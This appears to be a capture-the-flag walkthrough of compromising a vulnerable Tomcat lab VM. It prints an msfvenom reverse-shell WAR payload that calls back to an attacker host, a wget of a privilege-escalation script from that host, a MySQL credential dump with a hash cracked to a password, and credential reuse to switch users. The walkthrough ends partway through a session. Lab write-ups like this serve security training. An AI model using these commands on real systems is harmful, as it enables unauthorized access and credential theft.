
```
nc -nvv 192.168.110.140 8443
Connection to 192.168.110.140 8443 port [tcp/*] succeeded!
^C
```

Yes it is open something is going on here and we need to get around that
First thing to try here is https



On this page make sure to have burp proxy on and make sure u have :8443 after the IP otherwise this popup will not be there

After we hit Sign In we get this :



OR u can add Certificates in Owasp-Zap or Burp if u want

Gaining Access

Manual Inspection reveals the versions of software :

Server Information					
Tomcat Version	**JVM Version**	**JVM Vendor**	**OS Name**	**OS Version**	**OS Architecture**
Apache Tomcat/6.0.39	1.7.0_101-b00	Oracle Corporation	Linux	4.2.0-27-generic	amd64

Tomcat Version : 6.0.39
JVM Version : 1.7.0_101-b00
OS Name : Linux
OS Version : 4.2.0-27-generic
OS Arch : amd64

Out of luck on SearchSploit

```
searchsploit tomcat 6 | grep -v Metasploit | grep remote

Apache Tomcat 3/4 - 'DefaultServlet' File Disclosure                                | unix/remote/21853.txt
Apache Tomcat 4.0.3 - Servlet Mapping Cross-Site Scripting                          | linux/remote/21604.txt
Apache Tomcat 4.0/4.1 - Servlet Full Path Disclosure                                | unix/remote/21412.txt
Apache Tomcat 4.1 - JSP Request Cross-Site Scripting                                | unix/remote/21734.txt
Apache Tomcat 5 - Information Disclosure                                            | multiple/remote/28254.txt
Apache Tomcat 5.5.0 < 5.5.29 / 6.0.0 < 6.0.26 - Information Disclosure              | multiple/remote/12343.txt
Apache Tomcat 5.x/6.0.x - Directory Traversal                                       | linux/remote/29739.txt
Apache Tomcat 6.0.10 - Documentation Sample Application Multiple Cross-Site Scripting Vuln | multiple/remote/30052.txt
Apache Tomcat 6.0.13 - Host Manager Servlet Cross-Site Scripting                    | multiple/remote/30495.html
Apache Tomcat 6.0.13 - Insecure Cookie Handling Quote Delimiter Session ID Disclosure | multiple/remote/30496.txt
Apache Tomcat 6.0.15 - Cookie Quote Handling Remote Information Disclosure          | multiple/remote/31130.txt
Apache Tomcat 6.0.16 - 'HttpServletResponse.sendError()' Cross-Site Scripting       | multiple/remote/32138.txt
Apache Tomcat 6.0.16 - 'RequestDispatcher' Information Disclosure                   | multiple/remote/32137.txt
Apache Tomcat 6.0.18 - Form Authentication Existing/Non-Existing 'Username' Enumeration | multiple/remote/33023.txt
Apache Tomcat 6/7/8/9 - Information Disclosure                                      | multiple/remote/41783.txt
Apache Tomcat 7.0.4 - 'sort' / 'orderBy' Cross-Site Scripting                       | linux/remote/35011.txt
Apache Tomcat < 5.5.17 - Remote Directory Listing                                   | multiple/remote/2061.txt
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal                                 | unix/remote/14489.c
Apache Tomcat < 6.0.18 - 'utf8' Directory Traversal (PoC)                           | multiple/remote/6229.txt
Apache Tomcat Connector jk2-2.0.2 mod_jk2 - Remote Overflow                         | linux/remote/5386.txt
Apache Tomcat Connector mod_jk - 'exec-shield' Remote Overflow                      | linux/remote/4162.c
Tomcat 3.0/3.1 Snoop Servlet - Information Disclosure                               | multiple/remote/20132.txt
```

But on the website we can upload WAR files
On msfvenom now


```
msfvenom -l payloads | grep java
    java/jsp_shell_bind_tcp                                    Listen for a connection and spawn a command shell
    java/jsp_shell_reverse_tcp                                 Connect back to attacker and spawn a command shell
    java/meterpreter/bind_tcp                                  Run a meterpreter server in Java. Listen for a connect
ion
    java/meterpreter/reverse_http                              Run a meterpreter server in Java. Tunnel communication
 over HTTP
    java/meterpreter/reverse_https                             Run a meterpreter server in Java. Tunnel communication
 over HTTPS
    java/meterpreter/reverse_tcp                               Run a meterpreter server in Java. Connect back stager
    java/shell/bind_tcp                                        Spawn a piped command shell (cmd.exe on Windows, /bin/
sh everywhere else). Listen for a connection
    java/shell/reverse_tcp                                     Spawn a piped command shell (cmd.exe on Windows, /bin/
sh everywhere else). Connect back stager
    java/shell_reverse_tcp                                     Connect back to attacker and spawn a command shell
```


Im gonna use the second one here
here is the command that i ran for the payload

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.110.64 LPORT=4444 -f war > shell.war
```


```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.110.64 LPORT=4444 -f war > shell.war
Payload size: 1104 bytes
Final size of war file: 1104 bytes
```

and we start the listener here :






we got the shell in




Applications

Path	Display Name	Running	Sessions	Commands
/		false	0	Start Stop Reload Undeploy
/_M@nag3Me	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/shell		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Now if we click /shell here



We got shell
Lets upgrade this shell



the "export TERM=xterm" is so we can clear the screen

Sidelines

Lets see what we can find out before trying for root access
This account that i have is probably a service account with the standard name tomcat6 we found from id

Im using a script called privEsc.sh u can find this with this writeup

We can get the script in the machine by hosting a server and the machine downlaod the script from there:

we have the script on the machine now :

```
tomcat6@Breach:/var/lib/tomcat6$ cd /tmp
tomcat6@Breach:/tmp$ wget http://192.168.110.64/privEsc.sh
--2024-07-25 10:19:29--  http://192.168.110.64/privEsc.sh
Connecting to 192.168.110.64:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6595 (6.4K) [text/x-sh]
Saving to: 'privEsc.sh'

100%[======================================>] 6,595       --.-K/s   in

2024-07-25 10:19:29 (509 MB/s) - 'privEsc.sh' saved [6595/6595]

tomcat6@Breach:/tmp$
```

it ask for password but just enter 3 times it will move to the next step

Looks like we are able to login in MySQL without password

```
 Will not be shown, you would have to be root to see it all.)
[+] Looking For MySQL Info
============================================================
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 42
Server version: 5.5.49-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
mysql>
```

we get all the files here

```
.
[+] DONE!


tomcat6@Breach:/tmp$ ls
hsperfdata_tomcat6  privEsc.sh  Privy  tomcat6-tomcat6-tmp
tomcat6@Breach:/tmp$ cd Privy/
tomcat6@Breach:/tmp/Privy$ ls
CronJobs.txt     Passwd.txt        Shadow.txt     UserGroupInfo.txt
MySQL.txt        PATH-Info.txt     SUID-GUID.txt
NetworkInfo.txt  RootServices.txt  SysInfo.txt
tomcat6@Breach:/tmp/Privy$
```

Lets go through each of em :

```
Easy Access to MySQL? (mysql -u root)
-------------------------------------
[+] We can connect to the local MYSQL service as 'root' and without a password!
mysqladmin  Ver 8.42 Distrib 5.5.49, for debian-linux-gnu on x86_64
Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Server version          5.5.49-0ubuntu0.14.04.1
Protocol version        10
Connection              Localhost via UNIX socket
UNIX socket             /var/run/mysqld/mysqld.sock
Uptime:                 3 hours 6 min 40 sec

Threads: 1  Questions: 314  Slow queries: 0  Opens: 246  Flush tables: 1  Open tables: 239  Queries per second avg: 0.
028
```

Probably the MySQL database is connected to our frontend
Lets enumerate this :

```
tomcat6@Breach:/tmp/Privy$ mysql -u root
```

Databases :

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| impresscms         |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.01 sec)
```

Lets see the impresscms here

```
mysql> use impresscms
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```


Lets see the tables :
there is 198 tables this is one of the interesting ones :

Lets see what's in there :


```
mysql> select * from i3062034b_users
```

Some usernames and passwords here they can be useful


Lets see the other database the "mysql" one



the most interesting table here :




The most interesting thing in there is Milton password



Found username and password hash :
`milton | 6450d89bd3aff1d893b85d3ad65d2ec2`

u can try the other user too didnt work for me

Lets crack milton password :



milton's password : thelaststraw

- `milton:thelaststraw`

Lets try to go to milton's account

```
tomcat6@Breach:/tmp/Privy$ su milton
Password:
milton@Breach:/tmp/Privy$ id
uid=1000(milton) gid=1000(milton) groups=1000(milton),4(adm),24(cdrom),30(dip),46(plugdev),110(lpadmin),111(sambashare
)
milton@Breach:/tmp/Privy$
```

We are now logged in as milton
he didnt have any sudo permission apparently

```
milton@Breach:/tmp/Privy$ sudo -l
[sudo] password for milton:
Sorry, user milton may not run sudo on Breach.
```

Root Access

Lets see if we can find something else in the /tmp/Privy

All of the users on the system :

root:x:0:0:root:/root:/bin/bash
milton:x:1000:1000:Milton_Waddams,,,:/home/milton:/bin/bash
blumbergh:x:1001:1001:Bill Lumbergh,,,:/home/blumbergh:/bin/bash

Another thing that is interesting here : world-writable files

I did :

```
cat SUID-GUID.txt | grep -v "impresscms"
```


```
World Writeable Files (find / -perm -2 -type f 2>/dev/null | grep -v /proc/
------------------------------------------------------------------------------
/home/milton/some_script.sh
/var/www/html/style.css
/var/www/html/.gitignore
/var/www/html/images/milton_beach.jpg
/var/www/html/images/troll.gif
/var/www/html/images/cake.jpg
/var/www/html/images/swingline.jpg
/etc/init.d/portly.sh
/sys/kernel/security/apparmor/.access
```

Another one that some_script.sh

And u will find some commands thier that u can seach on GTFObins like these :

Try each one of them in GTFObins : didnt work for me
And if one of these wont work go for some kernel exploit but those are harder u can find version info in SysInfo.txt after running that script there

I think the key here is to enumerate bill so we did found a image of bill on the website



and metadata of that image :

```
exiftool bill.png
ExifTool Version Number         : 12.92
File Name                       : bill.png
Directory                       : .
File Size                       : 323 kB
File Modification Date/Time     : 2016:06:05 05:05:33+05:30
File Access Date/Time           : 2024:07:25 21:37:43+05:30
File Inode Change Date/Time     : 2024:07:25 21:37:43+05:30
File Permissions                : -rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 610
Image Height                    : 327
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Warning                         : [minor] Text/EXIF chunk(s) found aft
Comment                         : coffeestains
Image Size                      : 610x327
Megapixels                      : 0.199
```

This is probably this password : coffeestains

- It turns out it is

User : blumbergh
Password : coffeestains

```
milton@Breach:/tmp/Privy$ su blumbergh
Password:
blumbergh@Breach:/tmp/Privy$ id
